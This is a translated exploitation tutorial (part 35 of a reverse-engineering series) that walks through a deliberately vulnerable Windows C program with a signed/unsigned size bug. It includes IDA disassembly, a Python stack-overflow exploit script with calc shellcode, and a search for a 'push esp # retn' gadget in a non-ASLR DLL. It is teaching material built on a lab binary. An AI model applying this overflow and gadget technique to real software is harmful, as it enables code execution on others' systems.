


REVERSING WITH IDA PRO FROM SCRATCH

PART 35

I have compiled two programs, one with DEP and the other without it. The code is the same, but in this case, instead of changing it in the compilation, I call the SetProcessDEPPolicy API. One with the 0 argument (DEP off) and the other with the 1 argument (DEP on)

If I run both and see them in Process Explorer, both stopped in the gets_s waiting for data and passed by SetProcessDEPPolicy. So, the DEP is set in both with the API. In one, it is on and the other off.



These examples are better than the previous one because the code is similar and the previous one didn't have enough space to do ROP.

The other plugin we need to install is **idasploder**.

<https://github.com/iphelix/ida-sploiter>

It is a .py we download from the above link by pressing CLONE OR DOWNLOAD and we copy the .py to IDA plugin folder.

```
1 #include <stdio.h>
2 #include <string.h>
3 #include <windows.h>
4 #include <WinBase.h>
5
6 void saluda(int size) {
7     char nombre[0x300];
8
9     gets_s(nombre, size);
10    printf("Hola %s\n", nombre);
11 }
12
13
14 int main(int argc, char **argv) {
15     int size;
16     if (argc == 2) {
17         SetProcessDEPPolicy(1);
18         size = atoi(argv[1]);
19         if (size < 0x300) {
20             LoadLibraryA("Mypepe.dll");
21             saluda(size);
22         }
23     }
24
25     return 0;
26 }
```

The code is similar in both. The only difference is the 0 and 1 argument of the function.

As it is the first one, it will be easier to analyze just once because the reversing will be similar since they have the same code.

The screenshot shows the assembly view in IDA Pro. The top window displays the original `main` function:

```
00401090 ; Attributes: bp-based frame
00401090 ; int __cdecl main(int argc, char **argv)
00401090 _main proc near
00401090     size= dword ptr -4
00401090     argc= dword ptr 8
00401090     argv= dword ptr 0Ch
00401090
00401090     push    ebp
00401091     mov     ebp, esp
00401093     push    ecx
00401094     cmp     [ebp+argc], 2
00401098     jnz    short loc_4010DD
```

The bottom window shows a modified version of the `main` function. A blue circle highlights the `push 1` instruction, and a blue arrow points from this instruction to the `call ds:_imp_SetProcessDEPPolicy@4` instruction:

```
00401090 push 1
0040109C call ds:_imp_SetProcessDEPPolicy@4 ; SetProcessDEPPolicy(x)
004010A2 mov eax, 4
004010A7 shl eax, 0
004010AA mov ecx, [ebp+argv]
004010AD movl edx, [ecx+eax]
```

At the bottom of the interface, it says "9,11 | (902,318) | 00000490 | 00401090: _main | (Synchronized with Hex View-1)"

I will work with the one without DEP. Anyways, the analysis will work for both.

```

00401090
00401090 size= dword ptr -4
00401090 argc= dword ptr 8
00401090 argv= dword ptr 0Ch
00401090
00401090 push    ebp
00401091 mov     ebp, esp
00401093 push    ecx
00401094 cmp     [ebp+argc], 2
00401098 jnz    short loc_4010DD

```



```

0040109A push    1
0040109C call    ds:_imp_SetProcessDEPPolicy@4 ; SetProcessDEPPolicy(x)
004010A2 mov     eax, 4
004010A7 shl     eax, 0
004010AA mov     ecx, [ebp+argv]
004010AD mov     edx, [ecx+eax]
004010B0 push    edx                ; Str
004010B1 call    ds:_imp_atoi
004010B7 add    esp, 4
004010BA mov     [ebp+size], eax
004010BD cmp     [ebp+size], 300h
004010C4 jge    short loc_4010DD

```

It uses **atoi** to convert the number we enter to integer and use it as an argument and it saves it in the size variable that is signed. Below, it compares it with **JG** that is a signed comparison. So, we can enter negative numbers below 0x300 which is used as an argument of the **saluda** function and inside, it is used as a **gets_s** size that is taken as unsigned triggering a possible overflow because it will let us enter more than 0x300 bytes in the buffer of that size.

```

004010B0 push    edx                ; Str
004010B1 call    ds:_imp_atoi
004010B7 add    esp, 4
004010BA mov     [ebp+size], eax
004010BD cmp     [ebp+size], 300h
004010C4 jge    short loc_4010DD

```




```

004010C6 push    offset LibFileName ; "MyPepe.dll"
004010CB call    ds:_imp_LoadLibraryA@4 ; LoadLibraryA(x)
004010D1 mov     eax, [ebp+size]
004010D4 push    eax                ; _size
004010D5 call    ?saluda@@YAXH@Z ; saluda(int)
004010DA add    esp, 4

```

It loads Mypepe.dll using LoadLibrary. We can use **Demangle names** to see it better.



Now, it looks better. Let's see the **saluda** function.


```
00401010
00401010
00401010 ; Attributes: bp-based frame
00401010
00401010 ; void __cdecl saluda(int _size)
00401010 void __cdecl saluda(int) proc near
00401010
00401010 nombre= byte ptr -300h
00401010 _size= dword ptr 8
00401010
00401010 push    ebp
00401011 mov    ebp, esp
00401013 sub    esp, 300h
00401019 mov    eax, [ebp+_size]
0040101C push   eax
0040101D lea    ecx, [ebp+nombre]
00401023 push   ecx
00401024 call   ds:_imp__gets_s
0040102A add    esp, 8
0040102D lea    edx, [ebp+nombre]
00401033 push   edx
00401034 push   offset _Format ; "Hola %s\n"
00401039 call   _printf
0040103E add    esp, 8
00401041 mov    esp, ebp
00401043 pop    ebp

,21| (721,281) 00000410 00401010: saluda(int) | (Synchronized)
```

As I compiled it with symbols, it detects the **nombre** buffer and passes the address to **get_s**, besides the size that is this function argument.

Let's see the stack representation.

To overflow the buffer and overwrite just before the stack, I need 722 bytes.



So, I should enter something like this in gets:

```
fruta = "A" * 772 + struct.pack("<L", 0xFFFFFFFF) + shellcode
```

Let's create the script. It must enter the negative size as an argument to trigger the overflow.

```


NODEP.py x script.py x
from os import *
import struct


shellcode = "\xB8\x40\x50\x03\x78\xC7\x40\x04" + "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x01\x78\x
stdin,stdout = popen4(r'C:\Users\ricna\Desktop\35\NO_DEP\NO_DEP.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()
fruta="A" * 772 + struct.pack("<L",0xFFFFFFFF) + shellcode + "\n"
print stdin

print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)

```

If I run it and attach it with IDA that has the analysis of the NO_DEP.exe






I see that all is well calculated. It jumps to 0xCCCCCCCC as I programmed it in my script.

```

35 NO_DEP script.py
NODEP.py x script.py x
1 from os import *
2 import struct
3
4
5 shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x
6
7 stdin,stdout = popen4(r'C:\Users\ricna\Desktop\35\NO_DEP\NO_DEP.exe -1')
8 print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
9 raw_input()
10 fruta="A" * 772 + struct.pack("<L",0xCCCCCCCC) + shellcode + "\n"
11
12 print stdin
13
14 print "Escribe: " + fruta
15 stdin.write(fruta)

```

/Users/ricna/Desktop/35/NO_DEP/script.py



After accepting, ESP points to my shellcode in the stack as there is no DEP, if instead of jumping to 0xFFFFFFFF, it jumped to JMP ESP, CALL ESP or PUSH ESP-RET in some module without randomization for it not to change, it would be ready.

Courtesy of IDA SPLOITER, it will show other module list that is in VIEW-OPEN SUBVIEW-MODULES or SHIFT+F6.


Address	Name	Size	SafeSEH	ASLR	DEP	Canary	Path
616B0000	vcruntime140.dll	00015000	Yes	Yes	Yes	Yes	C:\WIND
74100000	kernel32.dll	000E0000	Yes	Yes	Yes	Yes	C:\WIND
74430000	ucrtbase.dll	000E0000	Yes	Yes	Yes	Yes	C:\WIND
74A00000	KernelBase.dll	001A1000	Yes	Yes	Yes	Yes	C:\WIND
77180000	ntdll.dll	00183000	Yes	Yes	Yes	Yes	C:\WIND
78000000	Mypepe.dll	00040000	No	Yes	No	No	C:\Users\

We see that Mypepe.dll has no ASLR (randomization). So, it is a good candidate to look for the JMP ESP there.

If we right click, it has the SEARCH GADGETS option to look for code chunks that end in a RET. Once I make it list all the gadgets, I can press CTRL+F and look for PUSH ESP.

Address	Gadget	Module	Size	Pivot	Operat
78001C9C	push esp # and al, 10h # pop esi # mov [edx], ecx # retn	Mypepe.dll	5	0	imm-to
7800EE4F	push esp # and al, 10h # mov [edx], eax # mov eax, 3 # retn	Mypepe.dll	5	-4	imm-to
7800F7C1	push esp # retn	Mypepe.dll	2	-4	one-reg
7802C2D9	push esp # and al, 0 # fldcw word ptr [esp+6] # retn	Mypepe.dll	4	-4	imm-to
7802C2D3	add [ebx-76998036h], al # push esp # and al, 6 # fldcw wor...	Mypepe.dll	5	-4	imm-to

So, I could use that address here. No problem with the 0's because gets_s accepts them.



Ready, the shellcode was made for mypepe. So, it works like the last time.

I would like you to see if the program with DEP can execute the calculator without ROP just rearranging the stack a little and without a shellcode.

In the next part, we will do the DEP.exe with ROP.

Ricardo Narvaja

Translated by: @IvinsonCLS